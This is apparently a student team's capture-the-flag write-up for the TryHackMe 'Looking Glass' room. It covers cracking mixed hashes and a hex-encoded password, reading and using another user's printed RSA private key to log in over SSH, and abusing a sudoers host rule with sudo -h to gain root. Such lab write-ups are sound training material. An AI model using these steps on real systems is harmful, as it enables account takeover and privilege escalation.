
Tools used: **Crackstation, Cyberchef**

Thought Process and Methodology and Attempts:


Emily used the ls -la command to list the contents in long format including hidden file. Emily tries to get the content from the humptydumpty text file and was shown something which looks like number of hashes.

```
tweedledum
tweedledum@looking-glass:~$ ls -la
ls -la
total 28
drwx------ 2 tweedledum tweedledum 4096 Jul  3  2020 .
drwxr-xr-x 8 root       root       4096 Jul  3  2020 ..
lrwxrwxrwx 1 root       root          9 Jul  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 tweedledum tweedledum  220 Jun 30  2020 .bash_logout
-rw-r--r-- 1 tweedledum tweedledum 3771 Jun 30  2020 .bashrc
-rw-r--r-- 1 tweedledum tweedledum  807 Jun 30  2020 .profile
-rw-r--r-- 1 root       root        520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root       root        296 Jul  3  2020 poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a7978777675747372717 06f6e6d6c6b
```


Yu Jie used Crackstation and was able to crack all the hashes except the last one. It seems like the last line is a line of hexadecimal.



Emily used Cyberchef to convert the code from hexadecimal to string and got humptydumpty's password.



Then, Emily changed user to humptydumpty and keyed in the password.



Final Result:

We successfully gain access as humptydumpty after cracking the password.

Lesson Learnt:

We learned that there are times where hexadecimal codes are hidden with hashes to confuse us and that we can use Crackstation to help us with seperating them.


Steps: Root Privilege Escalation

Members Involved: Teo Yu Jie, Emily Phang Ru Ying

Tools used: **SSH**

Thought Process and Methodology and Attempts:

Yu Jie tries to list all the files in the home directory and it seems that there is nothing useful.



Yu Jie tries to list out alice's folder but was unable to. However, ___ was able to access the .ssh folder. There was a private SSH key hidden inside.

```
humptydumpty@looking-glass:/home$ cd alice/
humptydumpty@looking-glass:/home/alice$ ls -la
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ ls .ssh/
ls: cannot open directory '.ssh/': Permission denied
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Yu Jie copy the key into a local file named key. Then, Yu Jie assign the key to the appropriate permissions and use it to authenticate as the alice user.

```
File  Actions  Edit  View  Help
┌──(1211102687㉿kali)-[~]
└─$ vim key

┌──(1211102687㉿kali)-[~]
└─$ chmod 600 key

┌──(1211102687㉿kali)-[~]
└─$ ssh -i key alice@10.10.220.208
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ whoami
alice
```

Yu Jie changed the directory to sudoers.d and found out that there is a sudo rule for alice where alice can run .bin/bash as root but only as “ssalg-gnikool”.

```
alice@looking-glass:~$ cd /etc/sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

Yu Jie tried to run a sudo command with alice as user but it did not run without a need of password.

```
alice@looking-glass:/etc/sudoers.d$ sudo /bin/bash
[sudo] password for alice:
```

Therefore, Yu Jie use the -h flag to specify the host when executing commands with sudo. Although the host is unable to resolve, we were still given access as root.


```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# whoami
root
root@looking-glass:/etc/sudoers.d# ls
README  alice  jabberwock  tweedles
root@looking-glass:/etc/sudoers.d# ls -la
total 24
drwxr-xr-x  2 root root 4096 Jul  3  2020 .
drwxr-xr-x 91 root root 4096 Jul 26 08:34 ..
-r--r-----  1 root root  958 Jan 18  2018 README
-r--r--r--  1 root root   49 Jul  3  2020 alice
-r--r-----  1 root root   57 Jul  3  2020 jabberwock
-r--r-----  1 root root  120 Jul  3  2020 tweedles
```

Emily changed the directory to root and saw a root text file. Emily view the contents in the file and the flag was captured after reversing it.

```
root@looking-glass:/etc/sudoers.d# cd ..
root@looking-glass:/etc# cd ..
root@looking-glass:/# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
root@looking-glass:/# cd root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt |rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Final Result:

After receiving the flag, Emily placed the flag on TryHackMe site and got the confirmation that it's correct.



Lesson Learnt:

We learned that we can use -h flag with sudo to specify the host when executing commands. By doing this, we are able to change the name of the user. Although sometimes it is unable to resolve, but in this machine, we were still given access as root.

Contributions

Member's role and contribution:

ID	**Name**	Contribution	Signatures
1211102687	Emily Phang Ru Ying	Did Horizontal Privilege Escalation. Did most of the writing after compiling the findings.	*Emily*
1211102751	Teo Yu Jie	Cracked the hashes and figured out the password. Did Root Privilege Escalation.	*Teo*
1211102753	Lim Cai Qing	Figured out the solution to the riddle. Figured out the exploit of the initial foothold. Did video editing.	*Qing*
1211102975	Loi Xinyi	Did recon and enumeration. Did a check on the write-up.	*Xinyi*

VIDEO LINK: https://youtu.be/G0CeIP_0wW4